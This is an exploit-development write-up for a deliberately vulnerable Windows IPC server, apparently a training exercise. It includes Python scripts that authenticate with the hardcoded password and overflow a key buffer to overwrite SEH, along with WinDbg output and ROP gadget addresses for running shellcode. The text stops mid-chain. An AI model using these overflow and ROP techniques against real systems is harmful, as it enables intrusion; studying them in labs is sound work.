

## Write-up

### General Notes:

The original source code and presentation to this code base comes from <https://github.com/struct/mms>

My goal when approaching this was to fix bugs that made the executable unusable and to keep the ones that made it vulnerable enough for me to land an exploit. This does mean that the binary is left to the whim of the exploit author on how vulnerable they wish to make it.

This was exploited on a Windows 7 x86-32 bit target. Thus the payload written will not work on other systems unless properly modified.

### Compiling:

I compiled the binary using the script that was given in the repository called “win\_compile.bat” using Visual Studio 2017’s compiler via the vsdevcmd window.

```
C:\Users\sneaky\source>vsdevcmd
*****
** Visual Studio 2017 Developer Command Prompt v15.0.26730.10
** Copyright (c) 2017 Microsoft Corporation
*****

C:\Users\sneaky\source>cd ..\Desktop\Code_Examples\IPC_Server
C:\Users\sneaky\Desktop\Code_Examples\IPC_Server>win_compile.bat
```

### General Defense Analysis:

ASLR is ON  
DEP is ON  
DYNAMICBASE is OFF  
SafeSEH is ON

Dyanmic base, similar to PIE in linux, means that the main binary in memory won’t move which makes it good for ROP gadgets later in the exploit phase.

### Initial Setup:

Using “[http://cscope.sourceforge.net/large\\_projects.html](http://cscope.sourceforge.net/large_projects.html)”, I setup the codebase ready for cscope to analyze so I can look through the structures faster. The only change was that I made it for “\*.h” and “\*.cpp” and “\*.c” files to append to the cscope.files file.

- find /my/project/dir -name “\*.cpp” > /my/project/cscope.files
- find /my/project/dir -name “\*.h” >> /my/project/cscope.files
- find /my/project/dir -name “\*.c” >> /my/project/cscope.files

The windbg is as vanilla as it gets. I just downloaded it from the SDK and went from there.


## Initial Bug Analysis/Fixes:

The code base being looked at is about in total 1200 ish lines of code, if you combine all the support header files and the main cpp file being analyzed.


First thing to do on the checklist is to analyze the main function and generalize what's happening.

```
int main(int argc, char *argv[]) {  
    if(argv[1] == NULL) {  
        cout << "please supply a filename\n" << endl;  
        return ERR;  
    }  
  
    // Does not return  
    if(!(read_ipc_handle(argv[1]))) {  
        cout << "An error occured\n";  
        return ERR;  
    }  
  
    return 0;  
}
```


A check against the first argument on the command line for what seems to be a filename to be used by the program and then a call into “**read\_ipc\_handle**” using said filename. So I set argv[1] to “obj” via running in on the command line in windbg using “Open Executable” from the “File” drop down.



From this I get my obtuse setup of windbg with the ipc\_recv.exe running.



After typing in “g”, which is the command to continue execution in windbg, not so much as one or two seconds later the program instantly dies.



Pretty fast death for a program. Especially since I haven't done anything as of yet.

Looking at the backtrace of the stack via the “k” command it says the return was suppose to occur at line 1148 in the source, so I begin my hunt there.

The source of the problem leads us here

```
1140  
1141     memcpy(ipc_in_mem, shmPtr, sizeof(SerializedIPC));  
1142     #endif
```

My only thought was, why would a memcpy have an access violation. The only conclusion is that the size is somewhat wrong and it overextends into memory space that it shouldn't, or the destination is not large enough to hold the data.

First I look at what SerializedIPC sizeof is even suppose to be for SerializedIPC.

```
158     typedef struct _SerializedIPC {  
159         uint32_t type;  
160         uint32_t function;  
161         uint32_t sequence;  
162         uint8_t argc;  
163         IPCArgs args[IPC_ARGS_SIZE];  
164         uint8_t raw[RAW_SIZE];  
165     } SerializedIPC;
```

Dumping this object in windbg came out to be 0xa090 or 41104.

Then I looked at the creation of shmPtr.

```
1121     #if WIN32 || WIN64  
1122     if(shmHandle == NULL) {  
1123         shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, PAGE_SIZE, filename);  
1124     }  
1125  
1126     if(shmHandle == NULL) {  
1127         destroy_ipc_data(&ipc_in_mem);  
1128         return ERR;  
1129     }  
1130  
1131     if(shmPtr == NULL) {  
1132         shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, PAGE_SIZE);  
1133     }  
1134
```

Looks like they are making the size of shmPtr whatever PAGE\_SIZE is. Let's look at what the size of PAGE\_SIZE is.

```
31     #define PAGE_SIZE 4096  
32     #define IPC_ARGS_SIZE 16  
33     #define IPC_ARGS_BUF_SZ 512  
34     #define RAW_SIZE 32768  
35     #define OK 0  
36     #define ERR -1  
37     #define ARCHIVE_SZ 65535
```

The crash is coming from the fact that shmPtr is only 4096 in size, but the actual size of a SerializedIPC object is 41104. The fix is quite simple. Pass the correct value by using the size of function on SerializedIPC.

This is what my edits looks like to fix the code base.

```
1121 #if WIN32 || WIN64
1122     if(shmHandle == NULL) {
1123         shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, sizeof(SerializedIPC), filename); //Modified PAGE_SIZE to sizeof the SerializedIPC
1124     }
1125
1126     if(shmHandle == NULL) { //There's a bug right here, shmHandle can return an Error Code, but the code doesn't check for error codes whatsoever and continues
1127         destroy_ipc_data(&ipc_in_mem); printf("Could not create file mapping object (%d)\n", GetLastError());
1128         return ERR;
1129     }
1130
1131     if(shmPtr == NULL) {
1132         shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, sizeof(SerializedIPC));
1133     }
1134
1135     if(shmPtr == NULL) { printf("Could not create file mapping object (%d)\n", GetLastError());
1136         CloseHandle(shmHandle);
1137         destroy_ipc_data(&ipc_in_mem);
1138         return ERR;
1139     }
1140
1141     memcpy(ipc_in_mem, shmPtr, sizeof(SerializedIPC)); //shmPtr can be a volatile value here
1142 #endif
1143
1144 #endif // SHARED_MEMORY
```

After recompiling and continuing I hit another error. This one is much more annoying, telling me that I've exhausted by memory. The fuck even.

The error shows up on line 1146.

```
1145
1146     SerializedIPC *raw_ipc = (SerializedIPC *) ipc_in_mem;
1147
1148     if(is_valid_ipc_type(raw_ipc->type) == false) {
1149         cout << "Unknown type! (0x" << hex << raw_ipc->type << ")\n" << endl;
1150         destroy_ipc_data(&ipc_in_mem);
1151         return ERR;
1152     }
1153
1154     if (auth->check_session() == false) {
1155         IPC *i = new IPC();
1156         SerializedIPCHelper *si = i->createIPCResponseERR();
1157         write_ipc_handle(si->ipc);
1158         delete si;
1159         delete i;
1160         continue;
1161     }
1162
```

On line 1160 there's a strange "continue" appended to the bottom of the "if" statement which would mean we're in a while loop. Scrolling up to the top of the function confirms this.

```
992     while(true) {
993         ipc_in_mem = (uint8_t *) xmalloc(sizeof(SerializedIPC));
994         retval = 0;
995
996         if(ipc_in_mem == NULL) {
997             return OK;
998         }
999
```

It looks as though the ipc\_in\_mem is generated via a custom malloc function. At this point I questioned where the destruction was.

```
1188         destroy_ipc_data(&ipc_in_mem);
```

On line 1188 we find the destruction of the heap space for the ipc\_in\_mem block. The bug happening here is the “continue” on line 1160 is actually going back up to the top of the while loop on line 992, thus this means the ipc\_in\_mem is never freed on line 1188.

The fix here has to be very specific. The code on line 1154 technically is checking for a valid session, but the only way to set the session is to actually allow the code to check an IPC\_AUTH message.

```
1183         } else if(raw_ipc->type == IPCTypes::IPC_AUTH) {
1184             auth->init(raw_ipc);
1185             auth->exec_function();
1186         }
```

The simplest way to cheat is to just remove the continue statement and allow it to flow downward. This bypasses the Authentication though. So my fix was to put the Authentication type check further up to allow the auth → check\_session() to possibly return true.

Here’s what my fix looked like

```
1153         if(raw_ipc->type == IPCTypes::IPC_AUTH) { auth->init(raw_ipc); auth->exec_function(); }
1154         if (auth->check_session() == false) {
1155             IPC *i = new IPC();
1156             SerializedIPCHelper *si = i->createIPCResponseERR();
1157             write_ipc_handle(si->ipc);
1158             delete si;
1159             delete i;
1160             destroy_ipc_data(&ipc_in_mem); continue;
1161         }
1162
1163         if(raw_ipc->type == IPCTypes::IPC_ARCHIVE) { //if(raw_ipc->type == IPCTypes::IPC_ARCHIVE) {
1164             archive->init(raw_ipc);
1165             archive->exec_function();
1166         } else if(raw_ipc->type == IPCTypes::IPC_DESKTOP) {
1167             desktop->init(raw_ipc);
1168             desktop->exec_function();
1169         } else if(raw_ipc->type == IPCTypes::IPC_FILE_IO) {
1170             fileio->init(raw_ipc);
1171             fileio->exec_function();
1172         } else if(raw_ipc->type == IPCTypes::IPC_CRYPTO) {
1173             crypto->init(raw_ipc);
1174             crypto->exec_function();
1175         } else if(raw_ipc->type == IPCTypes::IPC_VALIDATE_BLOB) {
1176             valblob->init(raw_ipc);
1177             valblob->exec_function();
1178         } else if(raw_ipc->type == IPCTypes::IPC_PING) {
1179             ping->init();
1180         } else if(raw_ipc->type == IPCTypes::IPC_ENCODE) {
1181             encode->init(raw_ipc);
1182             encode->exec_function();
1183         } /* else if(raw_ipc->type == IPCTypes::IPC_AUTH) {
1184             auth->init(raw_ipc);
1185             auth->exec_function();
1186         } */
1187
1188         destroy_ipc_data(&ipc_in_mem);
1189     }
```

I tried to keep the lines the same, so that edits and modifications don’t pivot the lines during analysis so my notes didn’t get all messed up later.

So we recompile the binary again and check if it dies.

```
Command - C:\Users\sneaky\Desktop\Code_Examples\IPC_Server\ipc_broken.exe obj - WinDbg10.0
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CommandLine: C:\Users\sneaky\Desktop\Code_Examples\IPC_Server\ipc_broken.exe obj
Starting directory: C:\Users\sneaky\Desktop\Code_Examples\IPC_Server
Symbol search path is: srv*
Executable search path is:
ModLoad: 00400000 00512000 ipc_broken.exe
ModLoad: 775b0000 776f2000 ntdll.dll
ModLoad: 76ef0000 76fc5000 C:\Windows\system32\kernel32.dll
ModLoad: 75440000 7548b000 C:\Windows\system32\KERNELBASE.dll
ModLoad: 764a0000 76569000 C:\Windows\system32\USER32.dll
ModLoad: 763f0000 7643e000 C:\Windows\system32\GDI32.dll
ModLoad: 77700000 7770a000 C:\Windows\system32\LPK.dll
ModLoad: 76930000 769cd000 C:\Windows\system32\USP10.dll
ModLoad: 76640000 766ec000 C:\Windows\system32\msvcrt.dll
(1398.f44): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=0012fb08 edx=775f6c04 esi=fffffffe edi=00000000
eip=7765060d esp=0012fb24 ebp=0012fb50 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
7765060d cc          int      3
0:000> g
ModLoad: 77760000 7777f000 C:\Windows\system32\IMM32.DLL
ModLoad: 76570000 7663d000 C:\Windows\system32\MSCTF.dll
ModLoad: 6b2d0000 6b2d3000 C:\Windows\system32\api-ms-win-core-synch-l1-2-0.DLL

*BUSY* | Debuggee is running...
```

Looks like the binary is in a continuously running state. Now we can finally continue.

Authentication:

In the spirit of keeping the authentication part actually within the program we dive into the auth function and test to see how we can get authenticated.

This takes place in the IPC\_AUTH class

```
923 class IPC_Auth : public IPC {
924 public:
925     IPC_Auth() : valid_session(false) {
926         m_password = "c5a514664b81f21235d2d1e7e6454334abc3cf4b";
927     }
928
929     ~IPC_Auth() { }
930
931     int32_t init(SerializedIPC *d) {
932         copyToTrustedIPC(d);
933         return OK;
934     }
935
936     int32_t exec_function() {
937         // AUTH_SESSION
938         if(ipc.function == IPCFunctions::AUTH_SESSION) {
939             if (ipc.args[0].tag == IPCArgTypes::IPC_UINT &&
940                 ipc.args[1].tag == IPCArgTypes::IPC_BUF) {
941
942                 string p((char *) ipc.args[1].u.buf, ipc.args[0].u.uint);
943
944                 if(p != m_password) {
945                     SerializedIPCHelper *si = createIPCResponseERR();
946                     write_ipc_handle(si->ipc);
947                     delete si;
948                     return ERR;
949                 } else {
950                     valid_session = true;
951                 }
952             }
953         }
954     }
955
956     bool check_session() { return valid_session; }
957
958     bool valid_session;
959     std::string m_password;
960 };
961
```

There's a few things that have to happen to make the program authenticated.

First we must send an IPC\_AUTH message type to the binary with an ipc.function value of AUTH\_SESSION.

This value is within ipc\_rcv.h as 0xf017, and the tags must be IPC\_UINT and IPC\_BUF (0x4, 0x1).

Once this is done on like 944 it will check the buffer in the IPC message for the hardcoded value m\_password on line 926.



So in my script I created a validateSession function that sets up the correct IPC message to send.

```
18 def validateSession():
19
20
21     mpassword = "c5a514664b81f21235d2d1e7e6454334abc3cf4b"
22
23     length = 0xa090
24     shmem = mmap.mmap(0,length,"obj", mmap.ACCESS_WRITE)
25     data = struct.pack("<L",0x8) #IPC_AUTH
26     data += struct.pack("<L",0xf017) #ipc.function
27     data += struct.pack("<L",0x1) #argc
28     #data += (0x210-len(data))*"C"
29     s = len(data)
30     data += struct.pack("<L",0xf) #Padding
31     data += struct.pack("<L",len(mpassword)) #Length of password
32     for x in xrange(0,127): #Dead Data
33         data += struct.pack("<L",0x43434343+x)
34     data += struct.pack("<L",0x4) #IPC_UINT
35     s = len(data)
36     #The mpassword
37     data += "XXXX" #Padding
38     data += "c5a5"
39     data += "1466"
40     data += "4b81"
41     data += "f212"
42     data += "35d2"
43     data += "d1e7e"
44     data += "6454"
45     data += "334a"
46     data += "bc3c"
47     data += "f4b"
48     data += "\x00\x00\x00\x00"
49     for x in xrange(0,117):
50         data += struct.pack("<L",0x44444444+x)
51
52     data += struct.pack("<L",0x1) #IPC_BUF
53
54
55     shmem.write(data)
56     shmem.close()
57
```


Things to note about the SerializedIPC object.

```
158 typedef struct _SerializedIPC {
159     uint32_t type;
160     uint32_t function;
161     uint32_t sequence;
162     uint8_t argc;
163     IPCArgs args[IPC_ARGS_SIZE];
164     uint8_t raw[RAW_SIZE];
165 } SerializedIPC;
```

The argc dictates how much of the data is actually going to be consumed into the structure at any time. Thus depending on the number of tags you have this will tell you how large your argc should be at anytime. Another thing to note is that sequence is very rarely used.

So now to test and see if the validation has occurred correctly.


I run “createData.py validate” on another console while the binary is running and check the local variables to see if it set the auth → valid\_session to true.



Looks like it did. Now we continue to the vulnerability we’ll use to exploit this program.

Vulnerability:

The bug found that gives the leeway to win this situation was found in CRYPTO\_SET\_KEY.



There are a few problems with this function.

The key\_size is user controlled, but does get checked against the sizeof(ipc.raw). However, ipc.raw’s size is 32768.

On line 618, there’s a memcpy using this same key\_size on the key buffer.

```

575     uint8_t key_buf[512];
576     key = key_buf;
577

```

That's a pretty tiny buffer for key when the ipc.raw size is 32768. This is quite the overflow.

So I create a function `crypto_set_key` to test what happens when we push that buffer to its limits.

```

131 def crypto_set_key():
132     #SEH overwrite,
133     length = 0xa090
134     payload = ""
135
136     #SEH overwrite, 41415137
137     for x in xrange(0,4114):
138         payload += struct.pack("<L", 0x41414141+x)
139
140     #2200, stack cookie check and failed
141     """"
142     for x in xrange(0,2176):
143         payload += struct.pack("<L", 0x41414141+x)
144     """"
145     len_payload = len(payload)
146     data = ""
147     data += struct.pack("<L", 0x3) # IPC_CRYPT0
148     data += struct.pack("<L", 0xf00a) #function, CRYPTO_SET_KEY
149     data += struct.pack("<L", 0x0) #Sequence
150     data += struct.pack("<L", 0x2) #argc
151     data += "\x00"*512
152     data += struct.pack("<L", 0x8) #IPC_RAW, argv[0]
153     data += struct.pack("<L", len_payload) #Size
154     data += struct.pack("<L", len_payload)
155     data += "\x00"*(512-8)
156     data += struct.pack("<L", 0x4) #IPC_UINT
157     data += struct.pack("<L", 0x4)
158     data += payload
159     #data += "BBBB"*7288
160     print len(data)
161     shmem = mmap.mmap(0, len(data), "obj", mmap.ACCESS_WRITE)
162     shmem.write(data)
163     shmem.close()

```

Things to note, adding 32768 of data will just end in data access violation. So I tuned it back until another situation occurred. This situation is in the form of an SEH overwrite.

Running “createData.py crypto\_set\_key” will show the results.

```

(1298.cb4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41415137 edx=775f6d1d esi=00000000 edi=00000000
eip=41415137 esp=0012d158 ebp=0012d178 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41415137 ??                ???

```

```

0:000> !exchain
0012d16c: ntdll!ExecuteHandler2+3a (775f6d1d)
0012d6ac: ntdll!ExecuteHandler2+3a (775f6d1d)
0012ff78: 41415137
Invalid exception stack at 41415136

```

Looks like we have a possible win state.

However with a Non executable stack we can't use a pop pop ret instruction to automatically win this situation.

Since there's no dynamic base, my first thought was to find a gadget in the main binary itself that would let me move the stack back down to where my stack overwrite was down below and with this I could do a ROP chain.

Another interesting thing I noted was a PAGE\_EXECUTE\_READWRITE page that was always in the binary.

+	400000	401000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_READONLY	Image	[ipc_rcv; "ipc_rcv.exe"]
	401000	402000	1000	MEM_IMAGE	MEM_COMMIT	PAGE_EXECUTE_READWRITE	Image	[ipc_rcv; "ipc_rcv.exe"]
	402000	44b000	49000	MEM_IMAGE	MEM_COMMIT	PAGE_EXECUTE_WRITECOPY	Image	[ipc_rcv; "ipc_rcv.exe"]
	44b000	4f1000	a6000	MEM_IMAGE	MEM_COMMIT	PAGE_EXECUTE_READ	Image	[ipc_rcv; "ipc_rcv.exe"]

This seems to stem from this piece of code during the creation of the shared memory handler on line 1123.

```
1121 #if WIN32 || WIN64
1122     if(shmHandle == NULL) {
1123         shmHandle = CreateFileMapping(INVALID_HANDLE_VALUE, NULL, PAGE_EXECUTE_READWRITE, 0, sizeof(SerializedIPC), filename); //Modified PAGE_SIZE to sizeof the SerializedIPC
1124     }
1125
1126     if(shmHandle == NULL) { //There's a bug right here, shmHandle can return an Error Code, but the code doesn't check for error codes whatsoever and continues
1127         destroy_ipc_data(&ipc_in_mem); printf("Could not create file mapping object (%d)\n", GetLastError());
1128         return ERR;
1129     }
1130
1131     if(shmPtr == NULL) {
1132         shmPtr = (LPTSTR) MapViewOfFile(shmHandle, FILE_MAP_ALL_ACCESS, 0, 0, sizeof(SerializedIPC));
1133     }
1134
1135     if(shmPtr == NULL) { printf("Could not create file mapping object (%d)\n", GetLastError());
1136         CloseHandle(shmHandle);
1137         destroy_ipc_data(&ipc_in_mem);
1138         return ERR;
1139     }
1140 }
```

My plan is to create a ROP chain that writes my shellcode to this page at 0x401000 in memory and then I jump to said shellcode and pop my calc.exe.

The gadgets I used were

```
0x46222c: add esp, 0x2204; ret
0x450092: pop eax; ret
0x473329: pop edx; ret
0x4b8ce6: mov [edx], eax; ret
0x48bc4a: jmp eax
```

The “add esp, 0x2204” was the stack pivot.


The pop into eax was used to store the shellcode instruction I wanted to write, and the pop edx loaded the location.

